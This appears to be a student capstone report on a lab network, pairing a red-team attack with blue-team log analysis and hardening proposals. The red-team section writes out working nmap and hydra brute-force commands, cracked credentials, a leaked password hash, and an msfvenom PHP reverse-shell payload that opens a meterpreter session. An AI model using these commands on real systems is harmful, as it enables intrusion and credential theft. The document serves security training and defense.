Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:192.168.1.0/24
Netmask: 255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.90
OS: Linux
Hostname:Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Machine used to Attack.
Capstone	192.168.1.105	Machine acted as Target/Victim.
Elk	192.168.1.100	Logs collection from capstone
Hyper-V Manager	192.168.1.1	Gateway

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Ports	Port 80 , 22 on target machine was open .	TCP-80 allowed the attacker to explore through HTML web pages of the server.
Open Directory	Presence of secret folder on web server allows an attacker to further carry the attack	Information about the potential entities was obtained such as personnel dealing with secret folder.
Simple Data	Sensitive information displayed in simple plain text	Data could be well understood as set in simple English language
Weak Credentials	Easy passwords subjected to attacks.	Leopoldo, linux4u – easy passwords that were easily brute forced.

Exploitation: [Web Server]

01

Tools & Processes

Netdiscover & Nmap was used to scan for existing vulnerabilities

Commands used:

Netdiscover –r 192.168.1.0/24

Nmap –sS –sV 192.168.1.105


02

Achievements


It displayed 2 open ports: SSH 22 & TCP 80, and facilitated to explore more into website through port 80, and also granted access to ssh through port 22.

03

1



2



Exploitation: [Brute Force Attack]

01

Tools & Processes
Hydra was used to brute force the password file.

Command used: hydra –l ashton –P /usr/share/wordlists/rockyou.txt –s 80 –f –vV 192.168.1.105 http-get “/company_folders/secret_folder”

02

Achievements
An access to hidden folder was obtained that further directed to connect to the company’s server.

03

2

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 5] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-04 23:57:54
root@Kali:/usr/share/wordlists#
```

3

192.168.1.105/company_fol ×

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

1

```
root@Kali:/usr/share/wordlists# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get "/company_folders/secret_folder"
```

Exploitation: [Webdev]

01

Tools & Processes

Msfvenom was used to create the php payload to load into target machine.

Metasploit tool used to exploit.

02


Achievements

/bin/bash, interactive shell was granted.

Reverse shell was successfully created and meterpreter session established.

03

3



1

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~#
```

2

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:39150) at 2021-11-05 13:35:17 -0700

meterpreter >
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan


Traffic b/w Hosts

Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.100	346.9GB	7.3GB
192.168.1.90	192.168.1.105	154.2MB	267.6MB
192.168.1.90	51.79.57.26	271.6KB	1.2MB
192.168.1.90	142.250.191.67	219KB	1.3MB
192.168.1.90	172.217.5.100	192.6KB	3.5MB
192.168.1.105	192.168.1.100	191.2GB	9.3GB
192.168.1.105	91.189.88.142	306.4KB	45.8MB
192.168.1.105	169.254.169.254	139.8KB	332.5KB
192.168.1.105	91.189.88.152	121.3KB	12.2MB
192.168.1.105	91.189.95.85	52KB	1.4MB

Export: Raw Formatted

Top Hosts Creating Traffic



- Port Scan Occurred at 7 pm , 2021-11-04
- 154.2 MB packets were sent from 192.168.1.90
- Peak is an indicative of port scan


Analysis: Finding the Request for the Hidden Directory

HTTP Requests for Secret Folder

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	33,783
http://127.0.0.1/server-status?auto=	3,517
http://snnmnkxdhflwgthqismb.com/post.php	238
http://192.168.1.105/	133
http://192.168.1.105/webdav	130

Export: Raw Formatted




- 2021-11-05 3:01 is the time and 33,783 requests were made.
- The file contained the information about connecting to Corp server.

Analysis: Uncovering the Brute Force Attack



Hydra Snapshot



33,783 requests were made in the attack
6 requests made before password was discovered.

Analysis: Finding the WebDAV Connection

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	33,783
http://127.0.0.1/server-status?auto=	3,517
http://snnmnkxdhflwgthqismb.com/post.php	238
http://192.168.1.105/	133
http://192.168.1.105/webdav	130

Export: Raw Formatted


Full screen Share Clone Edit


url.full *.php KQL Nov 4, 2021 @ 18:00:00.00 → Nov 5, 2021 @ 23:30:00.00 Refresh

+ Add filter

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/shell.php	34
http://ball.dardavies.com/docs/article.php?c=123080&m=8491edf39d1a8b498bbca9cd1bd6bbaa&st=1&y=241	18
http://files.publicdomaintorrents.com/bt/announce.php?compact=1&corrupt=0&downloaded=0&event=started&info_hash=%1D%DA%0DH%A8%98%BD%81%5C%7D2%EE%836o%03%09y%60%FE&key=C9936EC4&left=105383936&no_peer_id=1&numwant=200&peer_id=-DE13F0-VnpZRF8ZP9iv&port=63448&redundant=0&supportcrypto=1&uploaded=0	18
http://files.publicdomaintorrents.com/bt/scrape.php?info_hash=%1D%DA%0DH%A8%98%BD%81%5C%7D2%EE%836o%03%09y%60%FE	18
http://snnmnkxdhflwgthqismb.com/post.php	238





- 130 requests were made to webdav directory
- Shell.php , Passwd.dav was requested.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Counting the number of requested ports for each Source IP Address could be subjected to an observation.

A low threshold of 10-15 to maximum of 100 + could be set.

System Hardening

- Unauthorized access can be restricted by installing properly configured firewall.
- Ports should stay closed , if not in use so that they should be refrained from listening and responding to malicious traffic.
- In-house scan should be conducted to see the ongoing behavior within the network , and accordingly should update intrusion detection security rules.

Mitigation: Finding the Request for the Hidden Directory

Alarm

An alarm could be set for any machine that is attempted to access this hidden directory.

A threshold of single and initial attempt from unauthorized end should be set, so that any suspicious activity be controlled at first step.

System Hardening

To block the unwanted access, files and directories should be encrypted and not available for the public access and thus should be removed from the server.

Mitigation: Preventing Brute Force Attacks

Alarm

Alarm for multiple login attempts could be set.
Secondly, alarm could be created for hydra if discovered in user_agent_original field.

A threshold of 3+ attempts would be legitimate to set.

System Hardening

- Usage of strong and complicated passwords, changing passwords regularly, avoid dictionary passwords.
- Locking accounts after 3 times of incorrect password attempts, this password check could be injected with random pauses . Locking IP addresses with multiple failed logins. (blocking proxy IP addresses)
- Adding security questions on top of username and password to login.
- Use a CAPTCHA.

Mitigation: Detecting the WebDAV Connection

Alarm

Whenever this directory is accessed by an unauthorized machine would create an alarm.

Threshold could be set to 1.

System Hardening

- No access to this shared folder should exist on web server.
- Setting firewall rules to restrict its access, and also monitoring on regular basis to update them.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Alarm for .php file whenever it is loaded on server.
Alarm for incoming traffic on 4444 port.

System Hardening

- Restricting .php file uploads by limiting file types.
- List of only permitted file extensions should be available on the web server.
- Directories that get uploaded should not be allowed to execute and all script handlers should be removed from directories.
- A firewall application with regular upgradation should be installed that carries the file filtering process and if in doubt, should discard the file.

the End